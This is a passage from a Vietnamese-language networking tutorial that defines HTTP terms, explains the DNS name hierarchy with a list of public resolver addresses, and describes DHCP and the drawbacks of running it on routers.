    6. HTTP Requests: HTTP Requests bao gồm phương thức yêu cầu, địa chỉ URL và các tham số yêu cầu khác.
    7. HTTP Responses: HTTP Responses HTTP bao gồm mã trạng thái, tiêu đề phản hồi và nội dung phản hồi.
    8. Web Server: Máy chủ web là một máy tính chứa các tài nguyên trên Internet và trả lại các HTTP responses cho các HTTP requests được gửi đến từ client.
    9. Client: Client là một máy tính sử dụng trình duyệt web để truy cập vào các tài nguyên trên Internet và gửi các yêu cầu HTTP đến Web Server.

## Giao Thức DNS

DNS (Domain Name System: hệ thống phân giải tên miền) là một dịch vụ cho phép bạn phân giải tên máy chủ thành địa chỉ IP. Một trong những phức tạp vốn có của hoạt động trong môi trường nối mạng là làm việc với nhiều giao thức và địa chỉ mạng.

**Cấu trúc của DNS:**

1. Gốc (Domain root): Nó là đỉnh của nhánh cây của tên miền. Nó được biểu diễn đơn giản chỉ là dấu chấm “.”
2. Tên miền cấp một (Top-level-domain): gồm vài kí tự xác định một nước, khu vưc hoặc tổ chức. Nó đươc thể hiện là “.com” , “.edu”,…
3. Tên miền cấp hai (Second-level-domain): Nó rất đa dạng có thể là tên một công ty, một tổ chức hay một cá nhân. Ví dụ: “com.” là tên miền cấp 2. Huynhquiit.com chẳng hạn.
4. Tên miền cấp nhỏ hơn (Subdomain): Chia thêm ra của tên miền cấp hai trở xuống thường được sử dụng như chi nhánh, phòng ban của một cơ quan hay chủ đề nào đó. Ví dụ: “download.huynhquiit.com.”

**Các loại DNS phổ biến:**

* 1. DNS Google: 8.8.8.8 – 8.8.4.4
  2. DNS OpenDNS: 208.67.222.222 – 208.67.220.220
  3. DNS Cloudflare: 1.1.1.1 – 1.0.0.1
  4. DNS VNPT: 203.162.4.191 – 203.162.4.190
  5. DNS Viettel: 203.113.131.1 – 203.113.131.2

1. Dns Fpt: 210.245.24.20 – 210.245.24.22

## Giao Thức DHCP

DHCP viết tắt của Dynamic Host Configuration Protocol, là giao thức tự động cấp phát địa chỉ IP đến các thiết bị trong mạng. Các địa chỉ IP được cung cấp từ giao thức DHCP sẽ cho phép chúng ta truy cập vào internet. Ngoài ra nó cũng đảm bảo không có trường hợp hai hoặc nhiều thiết bị có cùng IP và còn cung cấp các thông tin cấu hình như DNS, subnet mask, default gateway. DHCP cũng được sử dụng để cấu hình subnet mask, cổng mặc định và thông tin máy chủ DNS phù hợp trên thiết bị.

DHCP server được sử dụng để phát hành các địa chỉ IP duy nhất và tự động cấu hình các thông tin mạng khác. Trong hầu hết các gia đình và mô hình doanh nghiệp nhỏ, router sẽ hoạt động như một máy chủ DHCP. Trong các mạng lớn hơn, một máy tính có thể hoạt động như một máy chủ DHCP.

Hiện nay, nhiều doanh nghiệp vẫn đang sử dụng DHCP cho IPv4 trên router của họ. Việc này thường được thực hiện bởi quản trị viên mạng. Tuy nhiên, họ không thể truy cập được vào máy chủ DHCP khi cần mở rộng tốc độ và khả năng của DHCP. Hầu hết các router, switch đều có khả năng cung cấp các dịch vụ hỗ trợ máy chủ DHCP như:

1. Một client DHCP và lấy địa chỉ IPv4 từ một dịch vụ DHCP upstream
2. Một máy chủ DHCP mà qua đó router/switch trực tiếp request. Tuy nhiên, việc sử dụng router như một server DHCP thường bị hạn chế
3. Chạy máy chủ DHCP trên một router/switch sẽ tiêu tốn tài nguyên trên thiết bị mạng. Các gói này được xử lý trong phần mềm. Có nghĩa là không phải chuyển mạch tốc độ cao đến các phần cứng. Nhưng các tài nguyên cần thiết khiến nó không phù hợp với các mạng có lượng client DHCP lớn (>150)
4. Không hỗ trợ DNS động. Bộ router/switch DHCP không thể đại diện client để DNS Entry dựa trên địa chỉ IPv4 của client
5. Khó quản lý phạm vi DHCP trên nhiều bộ router. Quản trị viên phải đăng nhập vào các router riêng lẻ để thu thập thông tin về DHCP
6. Tính khả dụng thấp: việc này có thể gây lỗi nếu máy chủ DHCP hiện tại và cổng mặc định đồng thời gặp lỗi
7. Khó cấu hình các tùy chọn DHCP trên nền tảng router/switch
8. Dịch vụ DHCP chạy trên một bộ router/switch không được tích hợp với hệ thống quản lý địa chỉ IP (IP address management – IPAM) để theo dõi địa chỉ, phạm vi sử dụng hoặc bảo mật